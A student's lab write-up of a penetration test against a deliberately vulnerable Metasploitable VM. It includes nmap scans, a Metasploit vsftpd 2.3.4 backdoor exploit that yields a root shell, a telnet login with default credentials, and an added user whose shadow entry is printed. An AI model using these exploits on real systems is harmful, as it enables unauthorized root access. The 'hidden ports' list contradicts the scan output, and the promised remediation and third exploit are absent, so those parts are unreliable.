Network Penetration Testing with Real-World Exploits and Security Remediation

Introduction

In this project, I conduct penetration testing in a controlled laboratory environment to examine potential attack vectors that malicious actors might use against real-world systems. Using Kali Linux as the offensive platform and Metasploitable as the deliberately vulnerable target, I methodically work through the key phases of ethical hacking: reconnaissance, scanning, exploitation, privilege escalation, and remediation. This hands-on approach provides practical experience in identifying, exploiting, and addressing security vulnerabilities in a responsible manner.

Theory about the project:

Network penetration testing is the process of evaluating a system's network security by simulating attacks from malicious outsiders and insiders. The goal is to find security loopholes before attackers do. It includes multiple phases:

- Reconnaissance: Gathering information about the target.
- Scanning & Enumeration: Actively probing to find open ports, services, and vulnerabilities.
- Exploitation: Gaining unauthorized access using known exploits.
- Post-Exploitation: Activities like privilege escalation or data access. Remediation:
- Providing security measures to patch vulnerabilities.

Project requirements

Two Operating System

1. Kali Linux (Attacking machine)
2. Metasploitable machine (Target Machine)


Tools Details

Kali Linux	The attacker machine, containing pre-installed penetration testing tools.
Metasploitable	A vulnerable machine to practice attacks on.
nmap	For network scanning, port discovery, OS detection, and service version enumeration.
Metasploit Framework	For exploiting known vulnerabilities in services running on the target.
John the Ripper	For cracking hashed passwords obtained from /etc/shadow.


Task 1: Basic Network Scan

nmap -v 192.168.21.0/24

Ouput of the Scan



```
Nmap scan report for 192.168.21.128
Host is up (0.0029s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:6A:5F:30 (VMware)
```




```
Nmap scan report for 192.168.21.254
Host is up (0.00035s latency).
All 1000 scanned ports on 192.168.21.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:EC:AE:EA (VMware)

Initiating SYN Stealth Scan at 07:30
Scanning 192.168.21.129 [1000 ports]
Completed SYN Stealth Scan at 07:30, 0.05s elapsed (1000 total ports)
Nmap scan report for 192.168.21.129
Host is up (0.0000050s latency).
All 1000 scanned ports on 192.168.21.129 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Read data files from: /usr/share/nmap
Nmap done: 256 IP addresses (4 hosts up) scanned in 34.16 seconds
           Raw packets sent: 6512 (278.352KB) | Rcvd: 3016 (124.680KB)
```

Task 2 – Reconnaissance

Scanning for hidden Ports

nmap -v -p- 192.168.21.128

output:



```
Nmap scan report for 192.168.21.128
Host is up (0.0024s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
40484/tcp open  unknown
45538/tcp open  unknown
53079/tcp open  unknown
60473/tcp open  unknown
MAC Address: 00:0C:29:6A:5F:30 (VMware)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 21.35 seconds
```

Total Hidden Ports = 7

1. 8787

2. 3632

3. 6697

4. 34230

5. 44040

6. 49097

7. 56462

Task 3:

1. Service Version Detection

nmap -v -sV 192.168.21.128

Output:

```
Nmap scan report for 192.168.21.128
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:6A:5F:30 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.95 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.120KB)
```

2. Operating System Detection

Nmap -v -O 192.168.21.128

Output:

```
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:6A:5F:30 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.009 days (since Sun May 18 07:31:34 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=202 (Good luck!)
IP ID Sequence Generation: All zeros
```

3. Enumeration

Target IP Address: 192.168.21.128

Operating System Details:

MAC Address: 00:0C:29:6A:5F:30 (VMware)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Services Version with open ports

PORT	STATE	SERVICE VERSION
21/tcp	open ftp	vsftpd 2.3.4
22/tcp	open ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	Open telnet	Linux telnetd
25/tcp	Open smtp	Postfix smtpd
53/tcp	open domain	ISC BIND 9.4.2
80/tcp	open http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open rpcbind	2 (RPC #100000)
139/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open exec	netkit-rsh rexecd
513/tcp	open login?	
514/tcp	open shell	Netkit rshd
1099/tcp	open java-rmi	GNU Classpath grmiregistry
1524/tcp	open bindshell	Metasploitable root shell
2049/tcp	open nfs	2-4 (RPC #100003)
2121/tcp	open ftp	ProFTPD 1.3.1
3306/tcp	open mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open vnc	VNC (protocol 3.3)
6000/tcp	open X11	(access denied)
6667/tcp	open irc	UnrealIRCd
8009/tcp	open ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open http	Apache Tomcat/Coyote JSP engine 1.1

Hidden Ports with Service Versions (ONLY HIDDEN PORTS)

8787/tcp open drb	Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
3632/tcp open distccd	distccd v1 ((GNU) 4.2.4(Ubuntu 4.2.4-1ubuntu4)
6697/tcp open irc	UnrealIRCd
34230/tcp open java-rmi	GNU Classpath grmiregistry
44040/tcp open mountd	1-3(RPC #100005)
49097/tcp open nlockmgr	1-4(RPC #100021)
56462/tcp open status	1(RPC #100024)

Task 4- Exploitation of services


Exploit 1: vsftpd v2.3.4 Exploitation (FTP Port 21)

```
  YOU DIDN'T SAY THE MAGIC WORD!

       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2495 exploits - 1283 auxiliary - 393 post       ]
+ -- --=[ 1607 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.21.128
RHOST => 192.168.21.128
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.21.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.21.128:21 - USER: 331 Please specify the password.
[+] 192.168.21.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.21.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.21.129:45251 -> 192.168.21.128:6200) at 2025-05-18 07:55:52 -0400
```

Exploit 2: Telnet Login Exploitation (Port 23)

```
┌──(satyam㉿kali)-[~]
└─$ telnet 192.168.21.128
Trying 192.168.21.128...
Connected to 192.168.21.128.
Escape character is '^]'.
                                _                   _       _     _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Sun May 18 07:28:27 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Exploit 3: Samba "username map script" Command Execution



Task 5 - Create user with root permission

command

adduser satyam

Password: 1234

/etc/passwd

satyam:x:1003:1003:y,,,:/home/satyam:/bin/bash

/etc/shadow

satyam:1YpERZIpf$n.NBvjbn2v6Jp9Qgmb4qt0:20226:0:99999:7:::

My Journey Through Ethical Hacking

Working on this project gave me incredible first-hand experience in cybersecurity and ethical hacking. The controlled environment I created with Kali Linux attacking Metasploitable let me safely practice techniques that actual hackers use, without any real-world harm.

I got to walk through the complete security testing lifecycle – scanning networks to find potential entry points, digging deeper through enumeration, breaking in through exploitation, and even elevating my access privileges once inside. Seeing these concepts in action made everything I'd studied in theory click into place.

What struck me most was learning about fixing the security holes I found. After successfully breaching systems, I focused on patching those vulnerabilities – the crucial step that prevents actual attacks in real organizations.

I became comfortable with industry-standard security tools like Nmap for network mapping, Metasploit for exploitation, and John the Ripper for password cracking. These are the same tools professionals use daily to protect systems.

This project transformed my understanding of cybersecurity from abstract concepts to practical skills I can apply. It's built a solid foundation for me to grow further in this field. Just as importantly, it taught me the ethical weight of this knowledge – that the purpose of finding weaknesses is ultimately to strengthen defenses before malicious hackers can exploit them.